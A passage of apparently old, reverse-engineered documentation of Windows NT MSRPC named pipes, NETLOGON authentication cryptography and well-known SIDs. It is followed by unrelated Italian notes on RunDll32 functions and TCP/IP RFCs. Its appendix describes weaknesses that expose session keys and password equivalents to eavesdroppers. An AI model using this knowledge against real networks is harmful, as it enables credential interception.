        UNISTR2             logon server unicode string
        UNISTR2             logon domain unicode string

        DOM_SID             domain SID
        DOM_SID[num_sids] other domain SIDs?
```

- SH_INFO_1_PTR (pointers to level 1 share info strings):

Note: see cifsrap2.txt section5, page 10.

```
       0 for shi1_type indicates a  Disk.
       1 for shi1_type indicates a  Print Queue.
       2 for shi1_type indicates a  Device.
       3 for shi1_type indicates an IPC pipe.
       0x8000 0000 (top bit set in shi1_type) indicates a hidden share.
```

```
        VOID*         shi1_netname - pointer to net name
        UINT32        shi1_type    - type of share.  0 - undocumented.
        VOID*         shi1_remark  - pointer to comment.
```

- SH_INFO_1_STR (level 1 share info strings) :

```
        UNISTR2       shi1_netname - unicode string of net name
        UNISTR2       shi1_remark  - unicode string of comment.
```

- SHARE_INFO_1_CTR :

    share container with 0 entries:

```
        UINT32        0 - EntriesRead
        UINT32        0 - Buffer
```

share container with > 0 entries:

```
        UINT32                      EntriesRead
        UINT32                      non-zero - Buffer
        UINT32                      EntriesRead

        SH_INFO_1_PTR[EntriesRead]  share entry pointers
        SH_INFO_1_STR[EntriesRead]  share entry strings

        UINT8[]                     padding to get unicode string 4-byte
                                    aligned with start of the SMB header.
        UINT32                      EntriesRead
       UINT32                      0 - padding
```

- SERVER_INFO_101 :

Note: see cifs6.txt section 6.4 - the fields described therein will be
       of assistance here. for example, the type listed below is the
       same as fServerType, which is described in 6.4.1.

```
       SV_TYPE_WORKSTATION        0x00000001  All workstations
       SV_TYPE_SERVER             0x00000002  All servers
       SV_TYPE_SQLSERVER          0x00000004  Any server running with SQL
                                              server
       SV_TYPE_DOMAIN_CTRL        0x00000008  Primary domain controller
       SV_TYPE_DOMAIN_BAKCTRL     0x00000010  Backup domain controller
       SV_TYPE_TIME_SOURCE        0x00000020  Server running the timesource
                                           service
       SV_TYPE_AFP                0x00000040  Apple File Protocol servers
       SV_TYPE_NOVELL             0x00000080  Novell servers
       SV_TYPE_DOMAIN_MEMBER      0x00000100  Domain Member
       SV_TYPE_PRINTQ_SERVER      0x00000200  Server sharing print queue
       SV_TYPE_DIALIN_SERVER      0x00000400  Server running dialin service.
       SV_TYPE_XENIX_SERVER       0x00000800  Xenix server
       SV_TYPE_NT                 0x00001000  NT server
       SV_TYPE_WFW                0x00002000  Server running Windows for

       SV_TYPE_SERVER_NT          0x00008000  Windows NT non DC server
       SV_TYPE_POTENTIAL_BROWSER  0x00010000  Server that can run the browser
                                              service
       SV_TYPE_BACKUP_BROWSER     0x00020000  Backup browser server
       SV_TYPE_MASTER_BROWSER     0x00040000  Master browser server
       SV_TYPE_DOMAIN_MASTER      0x00080000  Domain Master Browser server
       SV_TYPE_LOCAL_LIST_ONLY    0x40000000  Enumerate only entries marked
                                              "local"
       SV_TYPE_DOMAIN_ENUM        0x80000000  Enumerate Domains. The pszServer
                                              and pszDomain parameters must be
                                              NULL.

        UINT32        500 - platform_id
        VOID*         pointer to name
        UINT32        5 - major version
        UINT32        4 - minor version
        UINT32        type (SV_TYPE_... bit field)
        VOID*         pointer to comment

        UNISTR2       sv101_name - unicode string of server name
        UNISTR2       sv_101_comment  - unicode string of server comment.

        UINT8[]       padding to get unicode string 4-byte
                      aligned with start of the SMB header.
```

MSRPC over Transact Named Pipe

For details on the SMB Transact Named Pipe, see cifs6.txt

MSRPC Pipes

The MSRPC is conducted over an SMB Transact Pipe with a name of "\PIPE\".

You must first obtain a 16 bit file handle, by sending a SMBopenX with the pipe name "\PIPE\srvsvc" for example. You can then perform an SMB Trans, and must carry out an SMBclose on the file handle once you are finished.

Trans Requests must be sent with two setup UINT16s, no UINT16 params (none known about), and UINT8 data parameters sufficient to contain the MSRPC header, and MSRPC data. The first UINT16 setup parameter must be either 0x0026 to indicate an RPC, or 0x0001 to indicate Set Named Pipe Handle state. The second UINT16 parameter must be the file handle for the pipe, obtained above.

The Data section for an API Command of 0x0026 (RPC pipe) in the Trans Request is the RPC Header, followed by the RPC Data. The Data section for an API Command of 0x0001 (Set Named Pipe Handle state) is two bytes. The only value seen for these two bytes is 0x00 0x43.

MSRPC Responses are sent as response data inside standard SMB Trans responses, with the MSRPC Header, MSRPC Data and MSRPC tail.

It is suspected that the Trans Requests will need to be at least 2-byte aligned (probably 4-byte). This is standard practice for SMBs. It is also independent of the observed 4-byte alignments with the start of the MSRPC header, including the 4-byte alignment between the MSRPC header and the MSRPC data.

First, an SMBtconX connection is made to the IPC$ share. The connection must be made using encrypted passwords, not clear-text. Then, an SMBopenX is made on the pipe. Then, a Set Named Pipe Handle State must be sent, after which the pipe is ready to accept API commands. Lastly, and SMBclose is sent.

To be resolved:

lkcl/01nov97 there appear to be two additional bytes after the null-terminated \PIPE\ name for the RPC pipe. Values seen so far are listed below:

```
    initial SMBopenX request:         RPC API command 0x26 params:

    "\\PIPE\\lsarpc"                  0x65 0x63; 0x72 0x70; 0x44 0x65;
    "\\PIPE\\srvsvc"                  0x73 0x76; 0x4E 0x00; 0x5C 0x43;
```

Header

[section to be rewritten, following receipt of work by Duncan Stansfield]

Interesting note: if you set packed data representation to 0x0100 0000 then all 4-byte and 2-byte word ordering is turned around!

The start of each of the NTLSA and NETLOGON named pipes begins with:

```
00  UINT8         5 - RPC major version
01  UINT8         0 - RPC minor version
02  UINT8         2 - RPC response packet
03  UINT8         3 - (FirstFrag bit-wise or with LastFrag)
04  UINT32        0x1000 0000 - packed data representation
08  UINT16        fragment length - data size (bytes) inc header and tail.
0A  UINT16        0 - authentication length
0C  UINT32        call identifier.  matches 12th UINT32 of incoming RPC data.
10  UINT32        allocation hint - data size (bytes) minus header and tail.
14  UINT16        0 - presentation context identifier
16  UINT8         0 - cancel count
17  UINT8         in replies: 0 - reserved; in requests: opnum - see #defines.
18  ......        start of data (goes on for allocation_hint bytes)
```

```
RPC_Packet for request, response, bind and bind acknowledgement.
{

  UINT8 versionmaj        # reply same as request (0x05)
```

```
  UINT8 versionmin        # reply same as request (0x00)
  UINT8 type              # one of the MSRPC_Type enums
  UINT8 flags             # reply same as request (0x00 for Bind, 0x03 for Request)
  UINT32 representation   # reply same as request (0x00000010)
  UINT16 fraglength       # the length of the data section of the SMB trans packet
  UINT16 authlength
  UINT32 callid           # call identifier. (e.g. 0x00149594)

  * stub USE TvPacket     # the remainder of the packet depending on the "type"
}


# the interfaces are numbered. as yet I haven't seen more than one interface
# used on the same pipe name
# srvsvc
#   abstract (0x4B324FC8, 0x01D31670, 0x475A7812, 0x88E16EBF, 0x00000003)
#   transfer (0x8A885D04, 0x11C91CEB, 0x0008E89F, 0x6048102B, 0x00000002)
RPC_Iface RW
{
  UINT8 byte[16]    # 16 bytes of number
  UINT32 version    # the interface number
}


# the remainder of the packet after the header if "type" was Bind
# in the response header, "type" should be BindAck
RPC_ReqBind RW
{
  UINT16 maxtsize       # maximum transmission fragment size (0x1630)
  UINT16 maxrsize       # max receive fragment size (0x1630)
  UINT32 assocgid       # associated group id (0x0)
  UINT32 numelements    # the number of elements (0x1)
  UINT16 contextid      # presentation context identifier (0x0)
  UINT8 numsyntaxes     # the number of syntaxes (has always been 1?)(0x1)
  UINT8[]               # 4-byte alignment padding, against SMB header

  * abstractint USE RPC_Iface # num and vers. of interface client is using
  * transferint USE RPC_Iface # num and vers. of interface to use for replies
}


RPC_Address RW
{
  UINT16 length        # length of the string including null terminator
  * port USE string    # the string above in single byte, null terminated form
}


# the response to place after the header in the reply packet
RPC_ResBind RW
{
  UINT16 maxtsize                  # same as request
  UINT16 maxrsize                  # same as request
  UINT32 assocgid                  # zero

  * secondaddr USE RPC_Address     # the address string, as described earlier

  UINT8[]                          # 4-byte alignment padding, against SMB header

  UINT8 numresults                 # the number of results (0x01)

  UINT8[]                          # 4-byte alignment padding, against SMB header
  UINT16 result                    # result (0x00 = accept)
  UINT16 reason                    # reason (0x00 = no reason specified)

  * transfersyntax USE RPC_Iface   # the transfer syntax from the request
}


# the remainder of the packet after the header for every other other
# request
RPC_ReqNorm RW
{
  UINT32 allochint         # the size of the stub data in bytes
  UINT16 prescontext       # presentation context identifier (0x0)
  UINT16 opnum             # operation number (0x15)
```

```
  * stub USE TvPacket      # a packet dependent on the pipe name
                           # (probably the interface) and the op number)
}
```

```
# response to a request
RPC_ResNorm RW
{
  UINT32 allochint         # size of the stub data in bytes
  UINT16 prescontext       # presentation context identifier (same as request)
  UINT8 cancelcount        # cancel count? (0x0)
  UINT8 reserved           # 0 - one byte padding

  * stub USE TvPacket      # the remainder of the reply
}
```

```
3.3) Tail
---------

The end of each of the NTLSA and NETLOGON named pipes ends with:

    ......        end of data
    UINT32        return code



RPC Bind / Bind Ack
-----------------------

RPC Binds are the process of associating an RPC pipe (e.g \PIPE\lsarpc)
with a "transfer syntax" (see RPC_Iface structure).  The purpose for doing
this is unknown.

Note:  The RPC_ResBind SMB Transact request is sent with two uint16 setup
       parameters.  The first is 0x0026; the second is the file handle
       returned by the SMBopenX Transact response.

Note:  The RPC_ResBind members maxtsize, maxrsize and assocgid are the
       same in the response as the same members in the RPC_ReqBind.  The
       RPC_ResBind member transfersyntax is the same in the response as
       the

Note:  The RPC_ResBind response member secondaddr contains the name
       of what is presumed to be the service behind the RPC pipe.  The
       mapping identified so far is:

               initial SMBopenX request:          RPC_ResBind response:

               "\\PIPE\\srvsvc"                   "\\PIPE\\ntsvcs"
               "\\PIPE\\samr"                     "\\PIPE\\lsass"
               "\\PIPE\\lsarpc"                   "\\PIPE\\lsass"
               "\\PIPE\\wkssvc"                   "\\PIPE\\wksvcs"
               "\\PIPE\\NETLOGON"                 "\\PIPE\\NETLOGON"

Note:  The RPC_Packet fraglength member in both the Bind Request and Bind
       Acknowledgment must contain the length of the entire RPC data,
       including the RPC_Packet header.

Request:

    RPC_Packet
    RPC_ReqBind

Response:

    RPC_Packet
    RPC_ResBind



NTLSA Transact Named Pipe
----------------------------

The sequence of actions taken on this pipe are:

- Establish a connection to the IPC$ share (SMBtconX).  use encrypted passwords.
```

```
- Open an RPC Pipe with the name "\\PIPE\\lsarpc".  Store the file handle.
- Using the file handle, send a Set Named Pipe Handle state to 0x4300.
- Send an LSA Open Policy request.  Store the Policy Handle.
- Using the Policy Handle, send LSA Query Info Policy requests, etc.
- Using the Policy Handle, send an LSA Close.
- Close the IPC$ share.


Defines for this pipe, identifying the query are:

- LSA Open Policy:               0x2c
- LSA Query Info Policy:         0x07
- LSA Enumerate Trusted Domains: 0x0d
- LSA Open Secret:               0xff
- LSA Lookup SIDs:               0xfe
- LSA Lookup Names:              0xfd
- LSA Close:                     0x00


LSA Open Policy
--------------------

Note:  The policy handle can be anything you like.

Request:

    VOID*     buffer pointer
    UNISTR2   server name - unicode string starting with two '\'s
    OBJ_ATTR  object attributes
    UINT32    1 - desired access

Response:

    POL_HND   LSA policy handle

    return    0 - indicates success


LSA Query Info Policy
--------------------------

Note:  The info class in response must be the same as that in the request.

Request:

    POL_HND   LSA policy handle
    UINT16    info class (also a policy handle?)

Response:

    VOID*     undocumented buffer pointer
    UINT16    info class (same as info class in request).

    switch (info class)
    case 3:
    case 5:
    {
        DOM_INFO domain info, levels 3 and 5 (are the same).
    }

    return    0 - indicates success


LSA Enumerate Trusted Domains
----------------------------------

Request:

    no extra data

Response:

    UINT32     0 - enumeration context
    UINT32     0 - entries read
    UINT32     0 - trust information

    return     0x8000 001a - "no trusted domains" success code
```

```
LSA Open Secret
--------------------

Request:

    no extra data

Response:

    UINT32    0 - undocumented
    UINT32    0 - undocumented
    UINT32    0 - undocumented
    UINT32    0 - undocumented
    UINT32    0 - undocumented

    return    0x0C00 0034 - "no such secret" success code


LSA Close
--------------

Request:

    POL_HND   policy handle to be closed

Response:

    POL_HND   0s - closed policy handle (all zeros)

    return    0 - indicates success


LSA Lookup SIDS
--------------------

Note:  num_entries in response must be same as num_entries in request.

Request:

    POL_HND             LSA policy handle
    UINT32              num_entries
    VOID*               undocumented domain SID buffer pointer
    VOID*               undocumented domain name buffer pointer
    VOID*[num_entries] undocumented domain SID pointers to be looked up.
    DOM_SID[num_entries] domain SIDs to be looked up.
    char[16]           completely undocumented 16 bytes.

Response:

    DOM_REF               domain reference response

    UINT32                num_entries (listed above)
    VOID*                 undocumented buffer pointer

    UINT32                num_entries (listed above)
    DOM_SID2[num_entries] domain SIDs (from Request, listed above).

    UINT32                num_entries (listed above)

    return                0 - indicates success


LSA Lookup Names
---------------------

Note:  num_entries in response must be same as num_entries in request.

Request:

    POL_HND             LSA policy handle
    UINT32              num_entries
    UINT32              num_entries
    VOID*               undocumented domain SID buffer pointer
    VOID*               undocumented domain name buffer pointer
    NAME[num_entries]  names to be looked up.
```

```
    char[]             undocumented bytes - falsely translated SID structure?

Response:

    DOM_REF                domain reference response

    UINT32                 num_entries (listed above)
    VOID*                  undocumented buffer pointer

    UINT32                 num_entries (listed above)
    DOM_RID[num_entries]   domain SIDs (from Request, listed above).

    UINT32                 num_entries (listed above)

    return                 0 - indicates success
```

```
NETLOGON rpc Transact Named Pipe
-----------------------------------

The sequence of actions taken on this pipe are:

- Establish a connection to the IPC$ share (SMBtconX).  use encrypted passwords.
- Open an RPC Pipe with the name "\\PIPE\\NETLOGON".  Store the file handle.
- Using the file handle, send a Set Named Pipe Handle state to 0x4300.
- Create Client Challenge. Send LSA Request Challenge.  Store Server Challenge.
- Calculate Session Key.  Send an LSA Auth 2 Challenge.  Store Auth2 Challenge.
- Calc/Verify Client Creds.  Send LSA Srv PW Set.  Calc/Verify Server Creds.
- Calc/Verify Client Creds.  Send LSA SAM Logon .  Calc/Verify Server Creds.
- Calc/Verify Client Creds.  Send LSA SAM Logoff.  Calc/Verify Server Creds.
- Close the IPC$ share.


Defines for this pipe, identifying the query are:

- LSA Request Challenge:         0x04
- LSA Server Password Set:       0x06
- LSA SAM Logon:                 0x02
- LSA SAM Logoff:                0x03
- LSA Auth 2:                    0x0f
- LSA Logon Control:             0x0e


LSA Request Challenge
-------------------------

Note:  logon server name starts with two '\' characters and is upper case.

Note:  logon client is the machine, not the user.

Note:  the initial LanManager password hash, against which the challenge
       is issued, is the machine name itself (lower case).  there will be
       calls issued (LSA Server Password Set) which will change this, later.
       refusing these calls allows you to always deal with the same password
       (i.e the LM# of the machine name in lower case).

Request:

    VOID*       undocumented buffer pointer
    UNISTR2     logon server unicode string
    UNISTR2     logon client unicode string
    char[8]     client challenge

Response:

    char[8]     server challenge

    return    0 - indicates success


LSA Authenticate 2
----------------------

Note:  in between request and response, calculate the client credentials,
       and check them against the client-calculated credentials (this
```

```
       process uses the previously received client credentials).

Note:  neg_flags in the response is the same as that in the request.

Note:  you must take a copy of the client-calculated credentials received
       here, because they will be used in subsequent authentication packets.

Request:

    LOG_INFO    client identification info

    char[8]     client-calculated credentials
    UINT8[]     padding to 4-byte align with start of SMB header.
    UINT32      neg_flags - negotiated flags (usual value is 0x0000 01ff)

Response:

    char[8]     server credentials.
    UINT32      neg_flags - same as neg_flags in request.

    return    0 - indicates success.  failure value unknown.


LSA Server Password Set
----------------------------

Note:  the new password is suspected to be a DES encryption using the old
       password to generate the key.

Note:  in between request and response, calculate the client credentials,
       and check them against the client-calculated credentials (this
       process uses the previously received client credentials).

Note:  the server credentials are constructed from the client-calculated
       credentials and the client time + 1 second.

Note:  you must take a copy of the client-calculated credentials received
       here, because they will be used in subsequent authentication packets.

Request:

    CLNT_INFO   client identification/authentication info
    char[]      new password - undocumented.

Response:

    CREDS       server credentials.  server time stamp appears to be ignored.

    return    0 - indicates success; 0xC000 006a indicates failure


LSA SAM Logon
------------------

Note:  valid_user is True iff the username and password hash are valid for
       the requested domain.

Request:

    SAM_INFO    sam_id structure

Response:

    VOID*       undocumented buffer pointer
    CREDS       server credentials.  server time stamp appears to be ignored.

    if (valid_user)
    {
            UINT16      3 - switch value indicating USER_INFO structure.
        VOID*     non-zero - pointer to USER_INFO structure
        USER_INFO user logon information

        UINT32    1 - Authoritative response; 0 - Non-Auth?

        return    0 - indicates success
    }
    else
```

```
    {
               UINT16    0 - switch value.  value to indicate no user presumed.
        VOID*     0x0000 0000 - indicates no USER_INFO structure.

        UINT32    1 - Authoritative response; 0 - Non-Auth?

        return    0xC000 0064 - NT_STATUS_NO_SUCH_USER.
    }
```

```
LSA SAM Logoff
--------------------

Note:  presumably, the SAM_INFO structure is validated, and a (currently
       undocumented) error code returned if the Logoff is invalid.

Request:
```

```
    SAM_INFO    sam_id structure
```

```
Response:

    VOID*       undocumented buffer pointer
    CREDS       server credentials.  server time stamp appears to be ignored.

    return      0 - indicates success.  undocumented failure indication.


\\MAILSLOT\NET\NTLOGON
-------------------------

Note:  mailslots will contain a response mailslot, to which the response
       should be sent.  the target NetBIOS name is REQUEST_NAME<20>, where
       REQUEST_NAME is the name of the machine that sent the request.


Query for PDC
------------------

Note:  NTversion, LMNTtoken, LM20token in response are the same as those
       given in the request.

Request:
```

```
    UINT16         0x0007 - Query for PDC
    STR            machine name
    STR            response mailslot
    UINT8[]        padding to 2-byte align with start of mailslot.
    UNISTR         machine name
    UINT32         NTversion
    UINT16         LMNTtoken
    UINT16         LM20token
```

```
Response:

    UINT16         0x000A - Respose to Query for PDC
    STR            machine name (in uppercase)
    UINT8[]        padding to 2-byte align with start of mailslot.
    UNISTR         machine name
    UNISTR         domain name
    UINT32         NTversion (same as received in request)
    UINT16         LMNTtoken (same as received in request)
    UINT16         LM20token (same as received in request)


SAM Logon
--------------

Note:  machine name in response is preceded by two '\' characters.

Note:  NTversion, LMNTtoken, LM20token in response are the same as those
       given in the request.

Note:  user name in the response is presumably the same as that in the request.

Request:
```

```
    UINT16          0x0012 - SAM Logon
    UINT16          request count
    UNISTR          machine name
    UNISTR          user name
    STR             response mailslot
    UINT32          alloweable account
    UINT32          domain SID size
    char[sid_size] domain SID, of sid_size bytes.
    UINT8[]         ???? padding to 4? 2? -byte align with start of mailslot.
    UINT32          NTversion
    UINT16          LMNTtoken
    UINT16          LM20token
```

```
Response:

    UINT16          0x0013 - Response to SAM Logon
    UNISTR          machine name
    UNISTR          user name - workstation trust account
    UNISTR          domain name
    UINT32          NTversion
    UINT16          LMNTtoken
    UINT16          LM20token



SRVSVC Transact Named Pipe
-----------------------------


Defines for this pipe, identifying the query are:

- Net Share Enum :               0x0f
- Net Server Get Info :         0x15


Net Share Enum
------------------

Note:   share level and switch value in the response are presumably the
        same as those in the request.

Note:   cifsrap2.txt (section 5) may be of limited assistance here.

Request:
```

```
    VOID*              pointer (to server name?)
       UNISTR2            server name

    UINT8[]            padding to get unicode string 4-byte aligned
                       with the start of the SMB header.

    UINT32             share level
    UINT32             switch value

    VOID*              pointer to SHARE_INFO_1_CTR
    SHARE_INFO_1_CTR  share info with 0 entries

    UINT32             preferred maximum length (0xffff ffff)
```

```
Response:

    UINT32             share level
    UINT32             switch value

    VOID*              pointer to SHARE_INFO_1_CTR
    SHARE_INFO_1_CTR  share info (only added if share info ptr is non-zero)

    return             0 - indicates success


Net Server Get Info
------------------

Note:   level is the same value as in the request.

Request:
```

```
    UNISTR2           server name
    UINT32            switch level
```

Response:

```
    UINT32            switch level
    VOID*             pointer to SERVER_INFO_101

    SERVER_INFO_101   server info (only added if server info ptr is non-zero)

    return            0 - indicates success
```

Appendix

A1) Cryptographic side of NT Domain Authentication

A Definitions

Add(A1,A2): Intel byte ordered addition of corresponding 4 byte words
in arrays A1 and A2

E(K,D): DES ECB encryption of 8 byte data D using 7 byte key K

lmowf(): Lan man hash

ntowf(): NT hash

PW: md4(machine_password) == md4(lsadump $machine.acc) ==
pwdump(machine$) (initially) == md4(lmowf(unicode(machine)))

RC4(K,Lk,D,Ld): RC4 encryption of data D of length Ld with key K of
length Lk

v[m..n(,l)]: subset of v from bytes m to n, optionally padded with
zeroes to length l

Cred(K,D): E(K[7..7,7],E(K[0..6],D)) computes a credential

Time(): 4 byte current time

Cc,Cs: 8 byte client and server challenges Rc,Rs: 8 byte client and
server credentials

A Protocol

C->S ReqChal,Cc S->C Cs

C & S compute session key Ks = E(PW[9..15],E(PW[0..6],Add(Cc,Cs)))

C: Rc = Cred(Ks,Cc) C->S Authenticate,Rc S: Rs = Cred(Ks,Cs),
assert(Rc == Cred(Ks,Cc)) S->C Rs C: assert(Rs == Cred(Ks,Cs))

On joining the domain the client will optionally attempt to change its
password and the domain controller may refuse to update it depending
on registry settings. This will also occur weekly afterwards.

C: Tc = Time(), Rc' = Cred(Ks,Rc+Tc) C->S ServerPasswordSet,Rc',Tc,
rc4(Ks[0..7,16],lmowf(randompassword()) C: Rc = Cred(Ks,Rc+Tc+1) S:
assert(Rc' == Cred(Ks,Rc+Tc)), Ts = Time() S: Rs' = Cred(Ks,Rs+Tc+1)
S->C Rs',Ts C: assert(Rs' == Cred(Ks,Rs+Tc+1)) S: Rs = Rs'

User: U with password P wishes to login to the domain (incidental data
such as workstation and domain omitted)

C: Tc = Time(), Rc' = Cred(Ks,Rc+Tc) C->S NetLogonSamLogon,Rc',Tc,U,
rc4(Ks[0..7,16],16,ntowf(P),16), rc4(Ks[0..7,16],16,lmowf(P),16) S:
assert(Rc' == Cred(Ks,Rc+Tc)) assert(passwords match those in SAM) S:
Ts = Time()

```
S->C Cred(Ks,Cred(Ks,Rc+Tc+1)),userinfo(logon script,UID,SIDs,etc) C:
assert(Rs == Cred(Ks,Cred(Rc+Tc+1)) C: Rc = Cred(Ks,Rc+Tc+1)
```

A Comments

On first joining the domain the session key could be computed by anyone listening in on the network as the machine password has a well known value. Until the machine is rebooted it will use this session key to encrypt NT and LM one way functions of passwords which are password equivalents. Any user who logs in before the machine has been rebooted a second time will have their password equivalent exposed. Of course the new machine password is exposed at this time anyway.

None of the returned user info such as logon script, profile path and SIDs *appear* to be protected by anything other than the TCP checksum.

The server time stamps appear to be ignored.

The client sends a ReturnAuthenticator in the SamLogon request which I can't find a use for. However its time is used as the timestamp returned by the server.

The password OWFs should NOT be sent over the network reversibly encrypted. They should be sent using RC4(Ks,md4(owf)) with the server computing the same function using the owf values in the SAM.

A SIDs and RIDs

SIDs and RIDs are well documented elsewhere.

A SID is an NT Security ID (see DOM_SID structure). They are of the form:

```
        S-revision-NN-SubAuth1-SubAuth2-SubAuth3...
        S-revision-0xNNNNNNNNNNNN-SubAuth1-SubAuth2-SubAuth3...
```

currently, the SID revision is 1.
The Sub-Authorities are known as Relative IDs (RIDs).

A Well-known SIDs

A Universal well-known SIDs

```
        Null SID                     S-1-0-0
        World                        S-1-1-0
        Local                        S-1-2-0
        Creator Owner ID             S-1-3-0
        Creator Group ID             S-1-3-1
        Creator Owner Server ID      S-1-3-2
        Creator Group Server ID      S-1-3-3

        (Non-unique IDs)             S-1-4
```

A NT well-known SIDs

```
        NT Authority          S-1-5
        Dialup                S-1-5-1

        Network               S-1-5-2
        Batch                 S-1-5-3
        Interactive           S-1-5-4
        Service               S-1-5-6
        AnonymousLogon        S-1-5-7       (aka null logon session)
        Proxy                 S-1-5-8
        ServerLogon           S-1-5-8       (aka domain controller account)

        (Logon IDs)           S-1-5-5-X-Y
```

```
        (NT non-unique IDs)   S-1-5-0x15-...

        (Built-in domain)     s-1-5-0x20


A Well-known RIDS
---------------------

A RID is a sub-authority value, as part of either a SID, or in the case
of Group RIDs, part of the DOM_GID structure, in the USER_INFO_1
structure, in the LSA SAM Logon response.

A Well-known RID users
----------------------------

        DOMAIN_USER_RID_ADMIN           0x0000 01F4
        DOMAIN_USER_RID_GUEST           0x0000 01F5


A Well-known RID groups
----------------------------

        DOMAIN_GROUP_RID_ADMINS         0x0000 0200
DOMAIN_GROUP_RID_USERS          0x0000 0201
        DOMAIN_GROUP_RID_GUESTS         0x0000 0202



A Well-known RID aliases
------------------------------

        DOMAIN_ALIAS_RID_ADMINS         0x0000 0220
        DOMAIN_ALIAS_RID_USERS          0x0000 0221
        DOMAIN_ALIAS_RID_GUESTS         0x0000 0222
        DOMAIN_ALIAS_RID_POWER_USERS    0x0000 0223

        DOMAIN_ALIAS_RID_ACCOUNT_OPS    0x0000 0224
        DOMAIN_ALIAS_RID_SYSTEM_OPS     0x0000 0225
        DOMAIN_ALIAS_RID_PRINT_OPS      0x0000 0226
        DOMAIN_ALIAS_RID_BACKUP_OPS     0x0000 0227

        DOMAIN_ALIAS_RID_REPLICATOR     0x0000 0228
```

RunDll32

Molte volte guardando all'interno del dei programmi lanciati automaticamente da Windows allo startup vi sarete trovati davanti a strane linee di comando eseguite con RUNDLL32.
Il file Rundll32.exe, è uno dei file di sistema a cui viene demandata l'esecuzione di molte delle funzioni del sistema operativo.
Quello che segue è un elenco delle funzioni principali svolte mediante RUNDLL32.

Chiusura di Windows.
user,exitwindows

Apertura della finestra di dialogo di connessione alla rete.
user,wnetconnectdialog

Aperture della finestra di dialogo di disconnessione dalla rete.
user,wnetdisconnectdialog

Blocco del sistema.
user,disableoemlayer

Aggiornamento dello schermo (F5).
user,repaintscreen

Posizionamento del cursore del mouse nell'angolo superiore sinistro dello schermo.
user,setcursorpos

Apertura della finestra di dialogo Copia Disco.
diskcopy,DiskCopyRunDll

Apertura della finestra di dialogo Accesso Remoto.
rnaui.dll,RnaWizard /1

Apertura della finestra di Gestione Risorse.
shell,shellexecute

Apertura della finestra di dialogo Apri Con ...
shell32,OpenAs_RunDLL

Apertura della finestra di dialogo Formattazione.
shell32,SHFormatDrive

Apertura della finestra di dialogo di informazioni sulla memoria e sulle risorse.
shell32,ShellAboutA

Riavvio di Windows 98
shell32,SHExitWindowsEx 0

Chiusura di Windows 98
shell32,SHExitWindowsEx 1

Avvio del Pc in Windows 98
shell32,SHExitWindowsEx 2

Riavvio di Esplora Risorse in Windows 98
shell32,SHExitWindowsEx -1

Avvio del Panello di Controllo.
shell32,Control_RunDLL

Avvio del modulo Schermo del Panello di Controllo
shell32,Control_RunDLL,desk.cpl

Avvio del modulo <X> del Pannello di Controllo da Main.CPL.
<X> = 0 Mouse, 1 Tastiera, 2 Stampanti, 3 Tipi di carattere, 4 Controllo energetico
shell32,Control_RunDLL,main.cpl@<X>

RFC relative a TCP/IP

Gli standard per TCP/IP sono pubblicati in una serie di documenti denominati Requests for Comments (RFC). Le RFC sono una serie di rapporti soggetti a continue modifiche, proposte per protocolli e standard di protocolli che descrivono il funzionamento interno di TCP/IP e Internet.
Sebbene gli standard TCP/IP siano sempre pubblicati sotto forma di RFC, non tutte le RFC li specificano. Le RFC sono create da persone che a titolo gratuito scrivono e sottopongono una proposta in bozza per un nuovo protocollo o specifica all'Internet Engineering Task Force

(IETF) e ad altri gruppi di lavoro. Le bozze inviate vengono prima esaminate da un perito tecnico, un gruppo di esperti, o un curatore delle RFC, quindi viene loro assegnato uno stato.
Se una bozza supera questo stadio iniziale di revisione, verrà diffusa nei più ampi ambienti Internet per un periodo di ulteriore osservazione e revisione e le verrà assegnato un numero RFC. Questo numero RFC è invariabile.
Se vengono apportate delle modifiche alla proposta specifica, le bozze che vengono modificate o aggiornate verranno diffuse utilizzando un nuovo RFC (un numero superiore a quello originale) per identificare i documenti più recenti.
Alle RFC possono essere assegnati cinque diversi stati nel corso dell'elaborazione degli standard, come riportato nella tabella che segue.

Stato	Descrizione
Protocollo standard	Un protocollo standard ufficiale di Internet.
Protocollo standard in bozza	Sottoposto ad esame e revisione in corso per divenire un protocollo standard.
Protocollo standard proposto	Un protocollo che in futuro potrebbe diventare un protocollo standard.
Protocollo sperimentale	Un protocollo progettato a scopo sperimentale. Un protocollo sperimentale non è progettato per l'utilizzo operativo.
Protocollo informativo	Un protocollo sviluppato da un'altra organizzazione degli standard che viene incluso per praticità degli ambienti Internet.
Protocollo storico	Protocolli che sono stati soppiantati o che sono diventati obsoleti per l'avvento di nuovi protocolli.

RFC per TCP/IP per Windows 2000

La tabella che segue mostra le RFC supportate dal protocollo TCP/IP in Windows 2000.

Numero di riferimento RFC	Titolo
768	User Datagram Protocol (UDP)
783	Trivial File Transfer Protocol (TFTP)
791	Internet Protocol (IP)
792	Internet Control Message Protocol (ICMP)
793	Transmission Control Protocol (TCP)
816	Fault Isolation and Recovery
826	Address Resolution Protocol (ARP)
854	Telnet Protocol (TELNET)
862	Echo Protocol (ECHO)
863	Discard Protocol (DISCARD)
864	Character Generator Protocol (CHARGEN)
865	Quote of the Day Protocol (QUOTE)
867	Daytime Protocol (DAYTIME)
894	IP over Ethernet
919	Broadcasting Internet Datagrams
922	Broadcasting Internet Datagrams in the Presence of Subnets
950	Internet Standard Subnetting Procedure
959	File Transfer Protocol (FTP)
1001	Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Concepts and Methods

1002	Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Detailed Specifications
1009	Requirements for Internet Gateways
1034	Domain Names ? Concepts and Facilities
1035	Domain Names ? Implementation and Specification
1042	IP over Token Ring
1112	Internet Group Management Protocol (IGMP)
1122	Requirements for Internet Hosts ? Communication Layers
1123	Requirements for Internet Hosts ? Application and Support
1157	Simple Network Management Protocol (SNMP)
1179	Line Printer Daemon Protocol
1188	IP over FDDI
1191	Path MTU Discovery
1201	IP su ARCNET
1256	ICMP Router Discovery Messages
1323	TCP Extensions for High Performance
1518	An Architecture for IP Address Allocation with CIDR
1519	Classless Inter-Domain Routing (CIDR). An Address Assignment and Aggregation Strategy
1812	Requirements for IP Version 4 Routers
1878	Variable Length Subnet Table For IPv4
2018	TCP Selective Acknowledgment Options
2131	Dynamic Host Configuration Protocol (DHCP)
2136	Dynamic Updates in the Domain Name System (DNS UPDATE)
2236	Internet Group Management Protocol, Version 2

Consultazione delle RFC

